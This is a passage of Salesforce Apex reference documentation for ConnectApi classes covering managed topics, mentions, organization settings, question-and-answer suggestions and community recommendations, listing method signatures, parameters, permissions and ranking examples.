Specify an integer 1–3. If you specify 1, the `children` property of the `ConnectApi.ManagedTopic` output class is `null`. If you specify 2, the `children` property of the `ConnectApi.ManagedTopic` output class contains the direct children managed topics, if any, of the managed topic. If you specify 3, you get the direct children managed topics and their children managed topics if there are any. If depth isn't specified, it defaults to 1.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

reorderManagedTopics(communityId, managedTopicPositionCollection)

Reorders the relative positions of managed topics in a community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection reorderManagedTopics(String communityId,
ConnectApi.ManagedTopicPositionCollectionInput managedTopicPositionCollection)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicPositionCollection
Type: `ConnectApi.ManagedTopicPositionCollectionInput`

A collection of relative positions of managed topics. This collection can include `Featured` and `Navigational` managed topics and doesn't have to include all managed topics.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can reorder managed topics.

You can reorder parent managed topics or children managed topics with the same parent. If you don't include all managed topics in the `ConnectApi.ManagedTopicPositionCollectionInput`, the managed topics are reordered by respecting the positions indicated in the `ConnectApi.ManagedTopicPositionCollectionInput` and then by pushing down any managed topics that aren't included in the `ConnectApi.ManagedTopicPositionCollectionInput` to the next available position.

Example

If you have these managed topics:

Managed Topic	Position
ManagedTopicA	0
ManagedTopicB	1
ManagedTopicC	2
ManagedTopicD	3
ManagedTopicE	4

And you reorder managed topics by including this information in `ConnectApi.ManagedTopicPositionCollectionInput`:

Managed Topic	Position
ManagedTopicD	0
ManagedTopicE	2

The result is:

Managed Topic	Position
ManagedTopicD	0
ManagedTopicA	1
ManagedTopicE	2
ManagedTopicB	3
ManagedTopicC	4

Mentions Class

Access information about mentions. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

Namespace

ConnectApi

Mentions Methods

The following are methods for `Mentions`. All methods are static.

IN THIS SECTION:

getMentionCompletions(communityId, q, contextId)
Returns the first page of possible users and groups to mention in a feed item body or comment body. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

getMentionCompletions(communityId, q, contextId, type, pageParam, pageSize)
Returns the specified page number of mention proposals of the specified mention completion type: All, User, or Group. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

getMentionValidations(communityId, parentId, recordIds, visibility)
Information about whether the specified mentions are valid for the context user.

`getMentionCompletions(communityId, q, contextId)`

Returns the first page of possible users and groups to mention in a feed item body or comment body. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.MentionCompletionPage getMentionCompletions (String communityId,
String q, String contextId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first. Use a group ID for groups that allow customers to ensure mention completion results include customers.

Return Value

Type: `ConnectApi.MentionCompletionPage`

Usage

Call this method to generate a page of proposed mentions that a user can choose from when they enter characters in a feed item body or a comment body.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetMentionCompletions(communityId, q, contextId, result)

Testing ConnectApi Code

`getMentionCompletions(communityId, q, contextId, type, pageParam, pageSize)`

Returns the specified page number of mention proposals of the specified mention completion type: All, User, or Group. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Mentions getMentionCompletions (String communityId, String q,
String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer
pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first. Use a group ID for groups that allow customers to ensure mention completion results include customers.

type
Type: `ConnectApi.MentionCompletionType`

Specifies the type of mention completion:

- `All`—All mention completions, regardless of the type of record to which the mention refers.
- `Group`—Mention completions for groups.
- `User`—Mention completions for users.

pageParam
Type: String

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: String

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.MentionCompletionPage`

Usage

Call this method to generate a page of proposed mentions that a user can choose from when they enter characters in a feed item body or a comment body.

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)

Testing ConnectApi Code

`getMentionValidations(communityId, parentId, recordIds, visibility)`

Information about whether the specified mentions are valid for the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Mentions getMentionValidations(String communityId, String
parentId, List<String> recordIds, ConnectApi.FeedItemVisibilityType visibility)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`parentId`
Type: String

The feed item parent ID (for new feed items) or feed item ID (for comments).

`recordIds`
Type: List<String>

A comma separated list of IDs to be mentioned. The maximum value is 25.

`visibility`
Type: `ConnectApi.FeedItemVisibilityType`

Specifies the type of users who can see a feed item.

- `AllUsers`—Visibility is not limited to internal users.
- `InternalUsers`—Visibility is limited to internal users.

Return Value

Type: `ConnectApi.MentionValidations`

Usage

Call this method to check whether the record IDs returned from a call to `ConnectApi.Mentions.getMentionCompletions` are valid for the context user. For example, the context user can't mention private groups he doesn't belong to. If such a group were included in the list of mention validations, the `ConnectApi.MentionValidations.hasErrors` property would be `true` and the group would have a `ConnectApi.MentionValidation.valdiationStatus` of `Disallowed`.

Mentions Test Methods

The following are the test methods for `Mentions`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetMentionCompletions(communityId, q, contextId, result)`

Registers a `ConnectApi.MentionCompletionPage` object to be returned when `getMentionCompletions(String, String, String)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first. Use a group ID for groups that allow customers to ensure mention completion results include customers.

result
Type: `ConnectApi.MentionCompletionPage`

A `ConnectApi.MentionCompletionPage` object containing test data.

Return Value

Type: Void

SEE ALSO:

- getMentionCompletions(communityId, q, contextId)
- Testing ConnectApi Code

setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)

Registers a `ConnectApi.MentionCompletionPage` object to be returned when `getMentionCompletions(String, String, String, ConnectApi.MentionCompletionType, Integer, Integer)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer pageSize, ConnectApi.MentionCompletionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first. Use a group ID for groups that allow customers to ensure mention completion results include customers.

type
Type: `ConnectApi.MentionCompletionType`

Specifies the type of mention completion:

- `All`—All mention completions, regardless of the type of record to which the mention refers.
- `Group`—Mention completions for groups.
- `User`—Mention completions for users.

pageParam
Type: String

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: String

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.MentionCompletionPage`

A `ConnectApi.MentionCompletionPage` object containing test data.

Return Value

Type: Void

SEE ALSO:

getMentionCompletions(communityId, q, contextId, type, pageParam, pageSize)

Testing ConnectApi Code

Organization Class

Access information about an organization.

Namespace

ConnectApi

This is the static method of the Organization class:

Organization Methods

The following are methods for `Organization`. All methods are static.

IN THIS SECTION:

getSettings()
Returns information about the organization and context user, including which features are enabled.

`getSettings()`

Returns information about the organization and context user, including which features are enabled.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi. OrganizationSettings getSettings()
```

Return Value

Type: `ConnectApi.OrganizationSettings`

QuestionAndAnswers Class

Access question and answers suggestions.

Namespace

ConnectApi

IN THIS SECTION:

QuestionAndAnswers Methods

QuestionAndAnswers Methods

The following are methods for `QuestionAndAnswers`. All methods are static.

IN THIS SECTION:

getSuggestions(communityId, q, subjectId, includeArticles, maxResults)
Returns question and answers suggestions.

setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)
Registers a `ConnectApi.QuestionAndAnswersSuggestions` object to be returned when `getSuggestions` is called with matching parameters in a test context. You must use the method with the same parameters or the code throws an exception.

updateQuestionAndAnswers(communityId, feedElementId, questionAndAnswersCapability)
Choose or change the best answer for a question.

`getSuggestions(communityId, q, subjectId, includeArticles, maxResults)`

Returns question and answers suggestions.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.QuestionAndAnswersSuggestions getSuggestions(String communityId,
String q, String subjectId, Boolean includeArticles, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

subjectId
Type: String

Specify a subject ID to search only questions on that object. If the ID is a topic or a user, the ID is ignored.

includeArticles
Type: Boolean

Specify `true` to include knowledge articles in the search results. To return only questions, specify `false`.

maxResults
Type: Integer

The maximum number of results to return for each type of item. Possible values are 1–10. The default value is 5.

Return Value

Type: `ConnectApi.QuestionAndAnswersSuggestions`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)

Testing ConnectApi Code

`setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)`

Registers a `ConnectApi.QuestionAndAnswersSuggestions` object to be returned when `getSuggestions` is called with matching parameters in a test context. You must use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetSuggestions(String communityId, String q, String subjectId,
Boolean includeArticles, Integer maxResults, ConnectApi.QuestionAndAnswersSuggestions
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

subjectId
Type: String

Specify a subject ID to search only questions on that object. If the ID is a topic or a user, the ID is ignored.

includeArticles
Type: Boolean

Specify `true` to include knowledge articles in the search results. To return only questions, specify `false`.

maxResults
Type: Integer

The maximum number of results to return for each type of item. Possible values are 1–10. The default value is 5.

result
Type: `ConnectApi.QuestionAndAnswersSuggestions`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getSuggestions(communityId, q, subjectId, includeArticles, maxResults)

Testing ConnectApi Code

updateQuestionAndAnswers(communityId, feedElementId, questionAndAnswersCapability)

Choose or change the best answer for a question.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.QuestionAndAnswersCapability updateQuestionAndAnswers(String communityId, String feedElementId, ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapability)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

questionAndAnswersCapability
Type: ConnectApi.QuestionAndAnswersCapabilityInput

Specify the best answer (comment ID) for the question.

Return Value

Type: ConnectApi.QuestionAndAnswersCapability

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Example

```
ConnectApi.QuestionAndAnswersCapabilityInput qaInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
qaInput.bestAnswerId = '0D7D000000001MAKAY';

ConnectApi.QuestionAndAnswersCapability qa =
ConnectApi.QuestionAndAnswers.updateQuestionAndAnswers(null, '0D5D0000000XZjJ', qaInput);
```

Recommendations Class

Access information about recommendations and reject recommendations. Also create, delete, get, and update recommendation audiences, recommendation definitions, and scheduled recommendations.

Namespace

ConnectApi

Recommendations Methods

The following are methods for `Recommendations`. All methods are static.

IN THIS SECTION:

createRecommendationAudience(communityId, recommendationAudience)
Create an audience for a recommendation.

createRecommendationAudience(communityId, name)
Create an audience for a recommendation.

createRecommendationDefinition(communityId, recommendationDefinition)
Create a recommendation definition.

createRecommendationDefinition(communityId, name, title, actionUrl, actionUrlName, explanation)
Create a recommendation definition with the specified parameters.

createScheduledRecommendation(communityId, scheduledRecommendation)
Create a scheduled recommendation.

createScheduledRecommendation(communityId, recommendationDefinitionId, rank, enabled, recommendationAudienceId)
Create a scheduled recommendation with the specified parameters.

createScheduledRecommendation(communityId, recommendationDefinitionId, rank, enabled, recommendationAudienceId, channel)
Create a scheduled recommendation with the specified parameters.

deleteRecommendationAudience(communityId, recommendationAudienceId)
Delete a recommendation audience.

deleteRecommendationDefinition(communityId, recommendationDefinitionId)
Delete a recommendation definition.

deleteRecommendationDefinitionPhoto(communityId, recommendationDefinitionId)
Delete a recommendation definition photo.

deleteScheduledRecommendation(communityId, scheduledRecommendationId, deleteDefinitionIfLast)
Delete a scheduled recommendation.

getRecommendationAudience(communityId, recommendationAudienceId)
Get information about a recommendation audience.

getRecommendationAudienceMembership(communityId, recommendationAudienceId)
Get the members of a recommendation audience.

getRecommendationAudienceMembership(communityId, recommendationAudienceId, pageParam, pageSize)
Get a page of recommendation audience members.

getRecommendationAudiences(communityId)
Get recommendation audiences.

getRecommendationAudiences(communityId, pageParam, pageSize)
Get a page of recommendation audiences.

getRecommendationDefinition(communityId, recommendationDefinitionId)
Get a recommendation definition.

getRecommendationDefinitionPhoto(communityId, recommendationDefinitionId)
Get a recommendation definition photo.

getRecommendationDefinitions(communityId)
Get recommendation definitions.

getRecommendationForUser(communityId, userId, action, objectId)
Returns the recommendation for the context user for the specified action and object ID.

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)
Returns the user, group, file, record, custom, and static recommendations for the context user.

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults)
Returns the user, group, file, article, record, topic, custom, and static recommendations for the context user.

getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)
Returns the recommendations for the context user for the specified action.

getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults)
Returns the recommendations for the context user for the specified action.

getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)
Returns the recommendations for the context user for the specified action and object category.

getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults)
Returns the recommendations for the context user for the specified action and object category.

getScheduledRecommendation(communityId, scheduledRecommendationId)
Get a scheduled recommendation.

getScheduledRecommendations(communityId)
Get scheduled recommendations.

getScheduledRecommendations(communityId, channel)
Get scheduled recommendations.

rejectRecommendationForUser(communityId, userId, action, objectId)
Rejects the recommendation for the context user for the specified action and object ID.

rejectRecommendationForUser(communityId, userId, action, objectEnum)
Rejects the static recommendation for the context user.

updateRecommendationAudience(communityId, recommendationAudienceId, recommendationAudience)
Update a recommendation audience.

updateRecommendationDefinition(communityId, recommendationDefinitionId, name, title, actionUrl, actionUrlName, explanation)
Update a recommendation definition with the specified parameters.

updateRecommendationDefinition(communityId, recommendationDefinitionId, recommendationDefinition)
Update a recommendation definition.

updateRecommendationDefinitionPhoto(communityId, recommendationDefinitionId, fileUpload)
Update a recommendation definition photo with a file that hasn't been uploaded.

updateRecommendationDefinitionPhoto(communityId, recommendationDefinitionId, fileId, versionNumber)
Update a recommendation definition photo with a file that's already uploaded.

updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo)
Update a recommendation definition photo with a file that's been uploaded but requires cropping.

updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo, fileUpload)
Update a recommendation definition photo with a file that hasn't been uploaded and requires cropping.

updateScheduledRecommendation(communityId, scheduledRecommendationId, scheduledRecommendation)
Update a scheduled recommendation.

updateScheduledRecommendation(communityId, scheduledRecommendationId, rank, enabled, recommendationAudienceId)
Update a scheduled recommendation with the specified parameters.

createRecommendationAudience(communityId, recommendationAudience)

Create an audience for a recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudience createRecommendationAudience(String communityId, ConnectApi.RecommendationAudienceInput recommendationAudience)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationAudience
Type: `ConnectApi.RecommendationAudienceInput`

A `ConnectApi.RecommendationAudienceInput` object.

Return Value

Type: `ConnectApi.RecommendationAudience`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

createRecommendationAudience(communityId, name)

Create an audience for a recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudience createRecommendationAudience(String communityId, String name)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

name
Type: String

The name of the audience.

Return Value

Type: `ConnectApi.RecommendationAudience`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

createRecommendationDefinition(communityId, recommendationDefinition)

Create a recommendation definition.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinition createRecommendationDefinition(String communityId, ConnectApi.RecommendationDefinitionInput recommendationDefinition)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinition
Type: ConnectApi.RecommendationDefinitionInput

A ConnectApi.RecommendationDefinitionInput object.

Return Value

Type: ConnectApi.RecommendationDefinition

Usage

Recommendation definitions allow you to create custom recommendations that appear in communities, encouraging users to watch videos, take training and more.

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

These recommendations appear by default on the Customer Service (Napili) template. Specifically, on the community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

createRecommendationDefinition(communityId, name, title, actionUrl, actionUrlName, explanation)

Create a recommendation definition with the specified parameters.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationDefinition createRecommendationDefinition(String communityId, String name, String title, String actionUrl, String actionUrlName, String explanation)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

name
Type: String

The name of the recommendation definition. The name is displayed in Setup.

title
Type: String

The title of the recommendation definition.

actionUrl
Type: String

The URL for acting on the recommendation, for example, the URL to join a group.

actionUrlName
Type: String

The text label for the action URL in the user interface, for example, "Launch."

explanation
Type: String

The explanation, or body, of the recommendation.

Return Value

Type: `ConnectApi.RecommendationDefinition`

Usage

Recommendation definitions allow you to create custom recommendations that appear in communities, encouraging users to watch videos, take training and more.

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

These recommendations appear by default on the Customer Service (Napili) template. Specifically, on the community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

createScheduledRecommendation(communityId, scheduledRecommendation)

Create a scheduled recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation createScheduledRecommendation(String
communityId, ConnectApi.ScheduledRecommendationInput scheduledRecommendation)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

scheduledRecommendation
Type: `ConnectApi.ScheduledRecommendationInput`

A `ConnectApi.ScheduledRecommendationInput` object.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`createScheduledRecommendation(communityId, recommendationDefinitionId, rank, enabled, recommendationAudienceId)`

Create a scheduled recommendation with the specified parameters.

API Version

35.0 only

Important: In version 36.0 and later, use `createScheduledRecommendation(communityId, recommendationDefinitionId, rank, enabled, recommendationAudienceId, channel)`.

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation createScheduledRecommendation(String communityId, String recommendationDefinitionId, Integer rank, Boolean enabled, String recommendationAudienceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

rank
Type: Integer

Relative rank of the scheduled recommendation indicated by ascending whole numbers starting with 1.

Setting the rank is comparable to an insertion into an ordered list. The scheduled recommendation is inserted into the position specified by the `rank`. The `rank` of all the scheduled recommendations after it is pushed down. See Ranking scheduled recommendations example.

If the specified `rank` is larger than the size of the list, the scheduled recommendation is put at the end of the list. The `rank` of the scheduled recommendation is the size of the list, instead of the one specified.

If a `rank` is not specified, the scheduled recommendation is put at the end of the list.

enabled
Type: Boolean

Indicates whether scheduling is enabled. If `true`, the recommendation is enabled and appears in communities. If `false`, recommendations in feeds in the Salesforce1 mobile browser app aren't removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.

recommendationAudienceId
Type: String

ID of the recommendation definition that this scheduled recommendation schedules.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

Ranking scheduled recommendations example

If you have these scheduled recommendations:

Scheduled Recommendations	Rank
ScheduledRecommendationA	1
ScheduledRecommendationB	2
ScheduledRecommendationC	3

And you include this information in the Scheduled Recommendation Input:

Scheduled Recommendation	Rank
ScheduledRecommendationD	2

The result is:

Scheduled Recommendation	Rank
ScheduledRecommendationA	1
ScheduledRecommendationD	2
ScheduledRecommendationB	3
ScheduledRecommendationC	4

`createScheduledRecommendation(communityId, recommendationDefinitionId, rank, enabled, recommendationAudienceId, channel)`

Create a scheduled recommendation with the specified parameters.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation createScheduledRecommendation(String communityId, String recommendationDefinitionId, Integer rank, Boolean enabled, String recommendationAudienceId, ConnectApi.RecommendationChannel channel)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

rank
Type: Integer

Relative rank of the scheduled recommendation indicated by ascending whole numbers starting with 1.

Setting the rank is comparable to an insertion into an ordered list. The scheduled recommendation is inserted into the position specified by the `rank`. The `rank` of all the scheduled recommendations after it is pushed down. See Ranking scheduled recommendations example.

If the specified `rank` is larger than the size of the list, the scheduled recommendation is put at the end of the list. The `rank` of the scheduled recommendation is the size of the list, instead of the one specified.

If a `rank` is not specified, the scheduled recommendation is put at the end of the list.

enabled
Type: Boolean

Indicates whether scheduling is enabled. If `true`, the recommendation is enabled and appears in communities. If `false`, recommendations in feeds in the Salesforce1 mobile browser app aren't removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.

recommendationAudienceId
Type: String

ID of the recommendation definition that this scheduled recommendation schedules.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

Use these channel values; you can't rename or create other channels.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

Ranking scheduled recommendations example

If you have these scheduled recommendations:

Scheduled Recommendations	Rank
ScheduledRecommendationA	1
ScheduledRecommendationB	2

Scheduled Recommendations	Rank
ScheduledRecommendationC	3

And you include this information in the Scheduled Recommendation Input:

Scheduled Recommendation	Rank
ScheduledRecommendationD	2

The result is:

Scheduled Recommendation	Rank
ScheduledRecommendationA	1
ScheduledRecommendationD	2
ScheduledRecommendationB	3
ScheduledRecommendationC	4

`deleteRecommendationAudience(communityId, recommendationAudienceId)`

Delete a recommendation audience.

API Version

35.0

Requires Chatter

No

Signature

```
public static Void deleteRecommendationAudience(String communityId, String
recommendationAudienceId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recommendationAudienceId`
Type: String

ID of the recommendation audience.

Return Value

Type: Void

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`deleteRecommendationDefinition(communityId, recommendationDefinitionId)`

Delete a recommendation definition.

API Version

35.0

Requires Chatter

No

Signature

```
public static Void deleteRecommendationDefinition(String communityId, String
recommendationDefinitionId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recommendationDefinitionId`
Type: String

ID of the recommendation definition.

Return Value

Type: Void

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`deleteRecommendationDefinitionPhoto(communityId, recommendationDefinitionId)`

Delete a recommendation definition photo.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static Void deleteRecommendationDefinitionPhoto(String communityId, String recommendationDefinitionId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

Return Value

Type: Void

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

deleteScheduledRecommendation(communityId, scheduledRecommendationId, deleteDefinitionIfLast)

Delete a scheduled recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static Void deleteScheduledRecommendation(String communityId, String scheduledRecommendationId, Boolean deleteDefinitionIfLast)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

scheduledRecommendationId
Type: String

ID of the scheduled recommendation.

deleteDefinitionIfLast
Type: Boolean

If `true` and if this is the last scheduled recommendation of a recommendation definition, deletes the recommendation definition. Default is `false`.

Return Value

Type: Void

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

Deleting a scheduled recommendation is comparable to a deletion in an ordered list. All scheduled recommendations after the deleted scheduled recommendation receive a new, higher rank automatically.

`getRecommendationAudience(communityId, recommendationAudienceId)`

Get information about a recommendation audience.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.RecommendationAudience getRecommendationAudience(String
communityId, String recommendationAudienceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationAudienceId
Type: String

ID of the recommendation audience.

Return Value

Type: `ConnectApi.RecommendationAudience`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`getRecommendationAudienceMembership(communityId, recommendationAudienceId)`

Get the members of a recommendation audience.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.UserReferencePage getRecommendationAudienceMembership(String communityId, String recommendationAudienceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationAudienceId
Type: String

ID of the recommendation audience.

Return Value

